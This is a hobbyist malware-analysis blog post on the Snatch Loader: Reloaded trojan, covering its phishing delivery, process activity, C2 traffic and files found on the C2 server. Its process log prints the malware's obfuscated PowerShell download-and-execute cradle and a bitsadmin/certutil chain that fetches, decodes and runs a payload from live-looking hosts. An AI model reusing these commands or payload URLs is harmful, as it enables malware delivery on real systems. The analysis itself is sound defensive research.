Malware – Snatch Loader: Reloaded

zerophagemalware.com/2017/12/11/malware-snatch-loader-reloaded/

zerophage December 11, 2017

Summary:

So I know what your thinking – “where are my EK posts”. Well truth is I’m still looking at EK’s but a lot of my sources have dried up and I don’t have the tech and tools to be able to search wide and far for them. I took a break and now I’ve decided to just post things that interest me and hopefully they will interest you as well. I’m not a reverse engineer so the tech details here are light.

Now onto the main event. I tweeted about a malware called Snatch Loader: Reloaded mid November. This is a not a new malware but Arbor Networks recently revealed multiple changes within it. I actually received a phishing email in my inbox which I deleted as you do but I kept the URL and decided to Tweet on it after some help from @James_inthe_box.

I’ve been tracking it since and now I’ve decided to quickly blog on it. I found some interesting files on the C2 domain and saw some notable changes in the processes.

> Not from EK and no blog, just something different and playing with #procdot 😀This is #SnatchLoader Reloaded:
> VT – https://t.co/pR7pzkhGkY
> Big Picture – https://t.co/WR0qx3J0aw
> File – https://t.co/Lpj6BGXHUB pic.twitter.com/ctYkqc7jAD
>
> — 🌃Zerophage🌌 (@Zerophage1337) November 15, 2017

Background Information:

Article by Arbor about Snatch Loader: Reloaded
https://www.arbornetworks.com/blog/asert/snatchloader-reloaded/

Downloads

- Snatch Loader: Reloaded – Snatchloader-10-Dec-2017
- Virus Total – d38945a93a926169cbe878afa6b292a5b52c570b61dc096725a0ddb8fdd5209e

Notable Details:

185.211.246.50 – tryntruiyuk[.]eu:443/css/order.php – Snatch Loader C2


```
Standard query 0xc2e7 A tryntruiyuk.eu
Standard query response 0xc2e7 A tryntruiyuk.eu A 185.211.246.50
```

Analysis:

Snatch Loader would have arrived via a phishing email. I do not have one to show you at hand but they all contain (so far) a fake “Trusted sender” message like below. The emails themselves are rather convincing and contain addresses, etc.


This message is from a trusted sender.

This email would contain a link that downloads a ZIP file that contains an LNK (shortcut) that actually runs a script in CMD. When ran this leads to a series of events such as in the image below but bear in mind that is from a sample in early November.




cmd.exe	3268	"C:\Windows\System32\cmd.exe" /c "set da=wersh&& set gg=ell&& set c0=po&&" cmd /c %c0%%da%%gg% -nonl -eP bypass -c iEx ((n`eW-OBjECt ('n'+'Et.w'+'Ebclle'+'nT')).('do'+'wNlo'+'adst'+'ring').Invoke(('h'+$s4+'t'+'t'+$o8+'ps://'+'kaile'+'desig'+'n.com/g'+$gra+'8lope'+'ri/fablo')));
cmd.exe	3768	cmd /c %c0%%da%%gg% -nonl -eP bypass -c iEx ((n`eW-OBjECt ('n'+'Et.w'+'Ebclle'+'nT')).('do'+'wNlo'+'adst'+'ring').Invoke(('h'+$s4+'t'+'t'+$o8+'ps://'+'kaile'+'desig'+'n.com/g'+$gra+'8lope'+'ri/fablo')));
powershell.exe	332	powershell -nonl -eP bypass -c iEx ((n`eW-OBjECt ('n'+'Et.w'+'Ebclle'+'nT')).('do'+'wNlo'+'adst'+'ring').Invoke(('h'+$s4+'t'+'t'+$o8+'ps://'+'kaile'+'desig'+'n.com/g'+$gra+'8lope'+'ri/fablo')));
cmd.exe	2504	"C:\Windows\system32\cmd.exe" /c bitsadmin /transfer lerildopasi /download /priority foreground https://kailedesign.com/neilkopesa/vropledinasuc.txt C:\Users\User\AppData\Local\Temp\valspoeduvre.txt & Copy /Z C:\Users\User\AppData\Local\Temp\valspoeduvre.txt C:\Users\User\AppData\Local\Temp\crilpasinacon.txt & certutil -decode C:\Users\User\AppData\Local\Temp\crilpasinacon.txt C:\Users\User\AppData\Local\Temp\rilpokiodunim.exe & start C:\Users\User\AppData\Local\Temp\rilpokiodunim.exe
bitsadmin.exe	2232	bitsadmin /transfer lerildopasi /download /priority foreground https://kailedesign.com/neilkopesa/vropledinasuc.txt C:\Users\User\AppData\Local\Temp\valspoeduvre.txt
certutil.exe	2256	certutil -decode C:\Users\User\AppData\Local\Temp\crilpasinacon.txt C:\Users\User\AppData\Local\Temp\rilpokiodunim.exe
rilpokiodunim.exe	3548	C:\Users\User\AppData\Local\Temp\rilpokiodunim.exe
services.exe	460	C:\Windows\system32\services.exe
AUDIODG.EXE	3224	C:\Windows\system32\AUDIODG.EXE 0x5a4
DllHost.exe	3296	C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}
svchost.exe	268	C:\Windows\System32\svchost.exe -k swprv
cmd.exe	1036	cmd.exe /c del "C:\Users\User\AppData\Local\Temp\rilpokiodunim.exe"
dllhost.exe	928	C:\Windows\SysWOW64\dllhost.exe
DllHost.exe	3256	C:\Windows\system32\DllHost.exe /Processid:{F9717507-6651-4EDB-BFF7-AE615179BCCF}
rundll32.exe	3624	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation
slui.exe	2640	C:\Windows\System32\slui.exe -Embedding
sppsvc.exe	1724	C:\Windows\system32\sppsvc.exe

I have found a sample on Virus Total which was last submitted on the 09-Dec-2017. So I ran it. Below you can see that it differs somewhat to the sample above. I did not have any iexplore or control.exe running.



	A	B
1	Process Name	Command Line
2	snatchload.exe	"C:\Users\User\AppData\Local\Temp\snatchload.exe"
3	mscorsvw.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
4	AUDIODG.EXE	C:\Windows\system32\AUDIODG.EXE 0x1a8
5	cmd.exe	"C:\Windows\System32\cmd.exe" /c "C:\Windows\SysWOW64\Windowspowershell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\.ps1"
6	conhost.exe	\??\C:\Windows\system32\conhost.exe
7	powershell.exe	C:\Windows\SysWOW64\Windowspowershell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\.ps1
8	chrome.exe	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"
9	csc.exe	"C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe" /noconfig /fullpaths @"C:\Users\User\AppData\Local\Temp\cnhmd2zy.cmdline"
10	cvtres.exe	C:\Windows\Microsoft.NET\Framework\v2.0.50727\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\User\AppData\Local\Temp\RESC2F5.tmp" "c:\Users\User\AppData\Local\Temp\CSCC2F4.tmp"
11	control.exe	C:\Windows\SysWOW64\control.exe
12	iexplore.exe	"C:\Program Files (x86)\Internet Explorer\iexplore.exe"
13	dllhost.exe	C:\Windows\SysWOW64\dllhost.exe

I noticed that iexplore.exe was making the C2 calls



```
.. iexplore.exe    880  TCP Disconnect  Userzone.localdomain:61939 -> 185.211.246.50:http
.. iexplore.exe    880  TCP Connect     Userzone.localdomain:61940 -> 185.211.246.50:https
.. iexplore.exe    880  TCP Disconnect  Userzone.localdomain:61937 -> 185.211.246.50:https
.. iexplore.exe    880  TCP Send        Userzone.localdomain:61940 -> 185.211.246.50:https
.. iexplore.exe    880  TCP Receive     Userzone.localdomain:61940 -> 185.211.246.50:https
```


The calls were over HTTPS and I do not currently have a setup that can let me debug it to use HTTP or some way to man in the middle it. You can see the domain though in the DNS requests.

```
Standard query 0xc2e7 A tryntruiyuk.eu
Standard query response 0xc2e7 A tryntruiyuk.eu A 185.211.246.50
```

Now I waited some time but it did not seem to load any other malware at least not to my knowledge. It has been known to drop Ramnit though and contain a crypto mining (XMR) module.

Instead I decided to peek around and found some interesting stuff on the C2 domain.


First I found some encrypted data at the C2 which I guessed the rest of the URL based on past C2's for Snatch Loader.




```
UAUfzyArXHZ8H-2nmIEouERYymipfjHo6WV5g5vEuW4uDN_EANK-
Xnzgw2ynXeMjtBLz1_MZGH1OdCmRRwZ_vnpARcZmuCuD7lFkpFZMNP9w0mBmNN6RzoIgIfhu7Vasaeu2Q2oqRu0CUy5HcQizs6a5bLdVJ-
w2dI3EWCIhI1E.
```

I did not seek to decrypt this but it looks like it has multiple layers to it.

After some digging around I found an “admin” panel.



Finally and most interestingly I found what appears to be data files. Note the date on some of them.




Secure https://tryntruiyuk.eu/css/upload/

Index of /css/upload

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[ ]	0a66513ed011cbf2cd7060563399985d.dat	2017-11-09 11:58	292K	
[ ]	3a5dd925e1ab896081143f8429d5c1c9.dat	2017-12-07 17:12	464K	
[ ]	7c797a27eddf8630df8af8e431e8746f.dat	2017-11-09 09:19	292K	
[ ]	7d3dc10d634fd20461cd284e5fe8a2a0.dat	2017-11-09 17:32	288K	
[ ]	43cc5c1035bbc5da6ebb6ae664b9222d.dat	2017-12-08 17:00	486K	
[ ]	95a9210eb86c14be09f2f52c19d4d50f.dat	2017-12-08 09:31	464K	
[ ]	328c0fdd372e272da5951bff25eb91ac.dat	2017-11-28 13:13	417K	
[ ]	8508e5204b00b65751b21f7c6e3bb140.dat	2017-11-07 15:45	292K	
[ ]	a4f33688048d97840cd1c9cc702afdda.dat	2017-12-08 17:05	486K	
[ ]	a9a0453390c10bb69407dd7d07a2f330.dat	2017-11-07 19:28	292K	
[ ]	ce3d8c87e4831f8f6d28b1419207ad25.dat	2017-11-07 09:38	288K	
[ ]	d8f8bbc9d8116131a09f108c4d4fd87b.dat	2017-11-08 11:34	292K	

Apache/2.4.10 (Debian) Server at tryntruiyuk.eu Port 443

Clicking on one shows they can probably be streamed and turned into an executable.



https://tryntruiyuk.eu/css/upload/43cc5c1035bbc5da6ebb6ae664b9222d.dat

```
MZ��������ÿÿ��.��������@��������������������������������������������€����º�´       Í!¸LÍ!This program
cannot be run in DOS mode.

$���������PE��L┌┘��)Z����������à��������F•��F��������2┤����┼����`•����@���┼����┐��┘���������┘��������
...
�����������.text����ÎD•��┼����F•��┘����������������
��`.rdata���8│����`•��─����J•����������������@���À.data����A����p•��¶����P•����������������@���À.rsrc��
�81����À•���2����d•�����������������@���À
```

I don't know what these are but they likely files that can be loaded by Snatch Loader. I'm not sure what conditions are required for this. Though I presume if connected to the Snatch Loader botnet, the operators can then manually load files.

That’s all for now. It’s clear the malware is still being updated and configured. As it is sent via phishing emails that contain a URL, it is likely to bypass systems that can’t sandbox URL’s. Watch out for emails that contain a fake “Trusted Sender” message.